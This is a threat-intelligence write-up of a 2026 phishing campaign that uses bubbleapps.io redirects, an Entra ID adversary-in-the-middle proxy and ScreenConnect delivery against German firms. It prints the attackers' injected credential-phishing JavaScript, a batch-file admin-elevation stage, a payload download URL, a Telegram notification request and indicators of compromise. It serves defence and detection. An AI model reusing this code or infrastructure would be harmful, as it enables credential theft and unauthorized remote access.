

Search

How Atta­ckers Abuse Bubble­apps.io to Phish German Busi­nesses

Search

How Atta­ckers Abuse Bubble­apps.io to Phish German Busi­nesses

February 25, 2026

Abusing Bubble.io for Targeted Phishing and Malware Delivery against German Businesses

Since mid-January 2026, we have observed a significant increase in phishing campaigns abusing the no-code application platform Bubble.io. Attackers are leveraging the platform’s bubbleapps[.]io domain to create company-specific subdomains that serve as redirect hubs for credential theft and malware delivery.

Based on our observations, this campaign primarily targets German small and medium-sized companies.

A similar bubbleapps[.]io-based phishing campaign was already noted at the end of November 2025 by @worldwatch_ocd on Infosec.Exchange, suggesting this technique has been in use for longer than our observation window.

This post breaks down the full attack chain, from initial phishing emails to credential harvesting and remote access malware and maps out some of the infrastructure behind it.

The phishing chain

Initial access: compromised email accounts


The attack begins with phishing emails sent from compromised Microsoft Entra ID accounts. Because the emails originate from legitimate, trusted mailboxes of businesses the recipient is already in contact with, they are more likely to bypass spam filters and appear credible to recipients.

Figure 1: Phishing email example
Category
Date
Navigation

Each email contains a link to a company-specific subdomain on bubbleapps[.]io, following one of two naming patterns:

  • <company-name>.bubbleapps[.]io
  • <company-domain.tld>.bubbleapps[.]io (with the “.” before the tld omitted, e.g. companyde.bubbleapps.io)

Bubble.io markets itself as a platform to “Build Apps with AI, No Code Required” – a feature that, unfortunately, makes it equally convenient for threat actors to spin up disposable redirect pages.

The redirect: Bubble.io as a trampoline

The bubbleapps.io page does not host any phishing content itself. Instead, it contains a minimal HTML document embedded within Bubble’s single-page application framework. Its sole purpose is to immediately redirect the victim to the actual phishing page:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Redirecting...</title>
    <script>
        const targetUrl = "https://signin.securedocsportal.com/cyb3rusr131";
        window.location.replace(targetUrl);
    </script>
</head>
<body>
</body>
</html>

In some cases, an additional layer of indirection is introduced using link shortener services such as myqrcode.mobi, adding yet another hop before reaching the phishing destination.

The phishing page: Entra ID AITM proxy


The final destination is a adversary-in-the-middle (AITM) phishing proxy mimicking the Microsoft Entra ID login page, similar in design to tools like Evilginx. The page is protected by a Cloudflare challenge, which helps prevent automated scanners from flagging it.

Figure 2: Cloudflare challenge on phishing domain


Once past the challenge, the victim is presented with a convincing replica of the Microsoft login page:


Figure 3: Phished Microsoft Entra ID login page

The proxy captures the victim’s credentials and session tokens and forwards them to the attackers. After the phishing is complete, the victim is seamlessly redirected to the legitimate Office home application (OfficeHome). Depending on whether an existing SSO session is active, the user may not notice anything unusual – they simply end up where they expected.

The victim’s original user-agent string is passed through to Entra ID by the proxy. However, the proxy server itself appears in Entra ID sign-in logs under its own IP address: 23.27.245[.]153.

The phishing proxy injects some custom JavaScript into the https://signin.securedocsportal[.]com/common/oauth2/v2.0/authorize endpoint:

<script nonce="z3MNZqhyQRF-OmxIs-lYHA">// You need to define checkElement2 first
checkElement2 = async function(selector) {
    while (null === document.querySelector(selector)) {
        await new Promise(resolve => requestAnimationFrame(resolve));
    }
    return document.querySelector(selector);
};
// Define checkElement3 for desktop SSO cancel
checkElement3 = async function(selector) {
    while (null === document.querySelector(selector)) {
        await new Promise(resolve => requestAnimationFrame(resolve));
    }
    return document.querySelector(selector);
};
function lp() {
    var emailId = document.querySelector("#i0116");
    var nextButton = document.querySelector("#idSIButton9");
    var query = window.location.href;
   if (/#/.test(query)) {
        var res = query.split("#");
        var potentialEmail = res[1];
       if (emailId != null && potentialEmail) {
            function isValidEmail(email) {
                var emailRegex = /^[^\s@]+@[^\s@]+\.[^\s@]+$/;
                return emailRegex.test(email);
            }
           function decodeBase64(str) {
                try {
                    // Only attempt Base64 decode if no @ symbol and looks like Base64
                    if (!str.includes('@') && /^[A-Za-z0-9+/]+={0,2}$/.test(str)) {
                        while (str.length % 4 !== 0) {
                            str += '=';
                        }
                        return atob(str);
                    }
                    return null;
                } catch (e) {
                    return null;
                }
            }
           // Remove any trailing = that might have been added previously
            var cleanEmail = potentialEmail.replace(/=+$/, '');
            // Check direct email first (without any added = characters)
            if (isValidEmail(cleanEmail)) {
                emailId.focus();
                emailId.value = cleanEmail;
                nextButton.focus();
                nextButton.click();
                return true; // Success - stop retrying
            } else {
                // Only try Base64 if no @ symbol present
                var decoded = decodeBase64(cleanEmail);
                if (decoded && isValidEmail(decoded)) {
                    emailId.focus();
                    emailId.value = decoded;
                    nextButton.focus();
                    nextButton.click();
                    return true; // Success - stop retrying
                }
            }
        }
    }
   // DOM Manipulation for password recovery section
    checkElement2("#idA_PWD_ForgotPassword").then(_0x54c929 => {
        var node = document.getElementById("i0118");
        if (node && !document.querySelector("#important")) {
            node.insertAdjacentHTML("beforebegin", "<div id=\"important\" class=\"alert alert-error\">Because you're accessing sensitive info, you need to verify your password</div>");
        }
        return;
    });
   // Desktop SSO Cancel feature
    checkElement3("#desktopSsoCancel").then(_0x468602 => {
        var cancel = document.getElementById("desktopSsoCancel");
        if (cancel && !cancel.hasAttribute('data-clicked')) {
            cancel.setAttribute('data-clicked', 'true');
            cancel.focus();
            cancel.click();
        }
        return;
    });
   // Only retry if we haven't successfully filled the email
    setTimeout(function() { lp(); }, 100);
}
setTimeout(function() { lp(); }, 100);
</script>

The script does three things:

  1. Email pre-fill: It extracts the victim’s email address from the URL fragment (either plaintext or Base64-encoded) and automatically populates the email field, then clicks “Next” – making the login flow feel seamless.
  2. Fake urgency message: Once the password prompt appears, it injects a custom error banner reading Because you’re accessing sensitive info, you need to verify your password, pressuring the victim into entering their credentials.
  3. Desktop SSO bypass: It automatically clicks the “Cancel” button on the desktop SSO prompt, forcing the user into the password-based login flow where credentials can be captured.
Figure 4: Injected urgency message on the password prompt

The injected urgency message is a particularly clever choice. Microsoft’s real Entra ID login page does display this exact text in certain scenarios, but it rarely appears during a normal sign-in. Most users will not have seen it before. This is a fairly distinctive feature of this phishing framework.

Post-compromise activity

Based on our incident investigations, approximately two days after a successful phishing attack, the attackers access the stolen session from IP address 88.235.13[.]239 using the user agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36

The observed post-compromise actions include:

  • Email abuse: Reading through the victim’s mailbox and sending phishing emails to existing contacts, continuing the chain.
  • Out-of-office weaponization: Setting automatic out-of-office replies that contain malware download links (detailed below), ensuring every incoming email triggers a malicious response.

No additional persistence mechanisms (e.g., app registrations, inbox rules or MFA device enrollment) were observed.

Phishing infrastructure

The proxy server


Querying the phishing proxy IP address 23.27.245[.]153 on Censys reveals two notable services:

Figure 5: Censys results for the phishing proxy IP address


Port 5000 hosts a web-based dashboard (urlscan.io mirror):

Figure 6: Phishing management dashboard

Based on the name, this is likely the panel used to manage the EntraID AITM phishing proxy.

Related servers

Systematically searching for this dashboard on Censys reveals a total of four servers hosting the same panel:

ServerPort
23.27.26[.]745000
23.27.245[.]1365000
23.27.26[.]1435000
23.27.245[.]1535000

Open directory exposure


Port 80 on some of these servers exposes an open directory listing containing folders that match the naming convention of the phishing lures:

Figure 7: Open directory on phishing server


A similar open directory was also found on the signin[.]securedocsportal[.]com domain itself:

Figure 8: Open directory on phishing domain


Each folder contains an admin login page (e.g., http://23.27.26[.]74/cyb3rusr121/admin/login.php, urlscan.io mirror):

Figure 9: Admin login panel

We assess this is likely an older phishing management panel that is no longer actively used but remains accessible. We include it here for attribution purposes.

Attribution: “Cyb3rW4rrior”

The admin login page contains two notable references:

  • A Telegram channel: https://t[.]me/cyb3rtoolshub (appears relatively inactive)
  • The title: Cyb3rW4rrior

Searching for this login page hash on urlscan.io shows it has existed in a similar form since at least May 2023:

Figure 10: Historical occurrences of the login panel

Phishing logs in open directories

Some of the publicly accessible files on these servers contain raw phishing logs:

|----------| @cyb3rtoolshub |--------------|
[...]
|--------------- I N F O | I P -------------------|
IP: 142.111.135.188
Region: California
City: Los Angeles
Country: US
Time Zone: America/Los_Angeles
Hostname: 2400:8d60:2::1:745a:43c8
|--- http://www.geoiptool.com/?IP=2400:8d60:2::1:745a:43c8 ----
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
             (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
|----------- CrEaTeD bY CYB3RW4RRIOR --------------|


These logs reveal that the server infrastructure is likely configured or managed from IP address 142.111.135[.]188, a Windows server also hosted by evoxt:

Figure 11: Windows VM used for configuration

Phishing URL evolution

Based on urlscan.io data, the “cyb3rusr” URL pattern has been in use for approximately 11 months. The trailing number is periodically incremented. Recent phishing URLs from the last 30 days include:

signin.securedocsportal[.]com/cyb3rusr135
signin.projectdocshare[.]com/cyb3rusr136
signin.securedocsportal[.]com/cyb3rusr131
signin.secureloginfportals[.]com/cyb3rusr131
signin.docsview365[.]com/cyb3rusr124

Malware delivery

In addition to credential phishing, the attackers also deliver malware – primarily through the weaponized out-of-office replies set on compromised accounts. The malware delivery follows the same multi-hop redirect pattern as the phishing chain: a bubbleapps.io subdomain redirects through intermediate services to a malware download page.

Variant 1: ConnectWise ScreenConnect via fake Adobe Reader


One observed example uses the subdomain payroll-22421.bubbleapps[.]io, which redirects through Cloudflare to onlinefilesshare[.]click. This page presents a fake Adobe Reader update prompt, designed to trick the user into downloading a malicious file:

Figure 12: Fake Adobe Reader download page


Notably, the page performs user-agent filtering and only serves the payload to Windows users. Visitors on other platforms are shown an “Access Restricted” message:

Figure 13: Access restricted on non-Windows devices

The download is a ZIP archive named Adobe_Reader9232.zip, containing a single batch file: Adobe_Reader9232.bat.

Other known domains are:

  • onlinefilesview[.]help
  • onlinedocviews[.]click

Stage 1 – UAC bypass

The batch script first attempts to silently elevate to administrative privileges using a well-known PowerShell-based UAC “bypass”.

:: =========================================================
:: 1. AUTO-ELEVATE TO ADMIN (UAC PROMPT)
:: =========================================================
net session >nul 2>&1
if %errorlevel% neq 0 (
    :: Relaunch this BAT as admin
    powershell -NoProfile -ExecutionPolicy Bypass -Command ^
        "Start-Process -FilePath '%~f0' -Verb RunAs"
    exit /b
)

Stage 2 – MSI download and installation

Once elevated, the script downloads and silently installs an MSI package from:

https://admin.onlinekings[.]cyou/Bin/nhold3f5g67leul345ft6hhu0o7hw.ClientSetup.msi

This MSI is a ConnectWise ScreenConnect installer – a legitimate remote desktop tool being abused for unauthorized access. Extracting the installer reveals the attacker-controlled relay server in the config.system file:

relay.onlinekings[.]cyou:8041

This technique closely mirrors the attack pattern described in this Forcepoint analysis.

Variant 2: Direct MSI download with Telegram notification

A second variant skips the batch file stage entirely and hosts the MSI installer directly on a download page for immediate delivery.

The notable aspect of this variant is that it includes a Telegram bot integration that notifies the attackers whenever a victim visits the download page:

POST https://api.telegram.org/bot8574638959:AAF8UjcHD0y4MgrCJwTRReX8/sendMessage
{
    "chat_id": "60084114",
    "text": "New visitor on your site!\n\nURL: https://onlinefilesshare.click/\n
            Location: Unknown\nIP: XXX.XXX.XXX.XXX\n
            File: Adobe_Reader9232.zip\nTime: 2026-02-17 XX:XX:XX"
}

At the time of writing, this Telegram bot token has expired and is no longer functional.

Indicators of compromise (IoCs)

Network indicators

TypeIndicator
C2 Serverrelay.onlinekings[.]cyou
Download Serveradmin.onlinekings[.]cyou
Download Serveronlinefilesshare[.]click
Phishing Domainsignin.securedocsportal[.]com
Phishing Domainsignin.projectdocshare[.]com
Phishing Domainsignin.secureloginfportals[.]com
Phishing Domainsignin.docsview365[.]com
Download Serveronlinefilesview[.]help
Download Serveronlinedocviews[.]click
Phishing Server23.27.26[.]74
Phishing Server23.27.245[.]136
Phishing Server23.27.26[.]143
Phishing Server23.27.245[.]153
Redirect Servicemyqrcode[.]mobi
Infrastructure142.111.135[.]188
Attacker Access88.235.13[.]239
Telegram Channelt[.]me/cyb3rtoolshub
Telegram Bot Token8574638959:AAF8UjcHD0y4MgrCJwTRReX8
Telegram Chat ID60084114

File hashes (SHA-256)

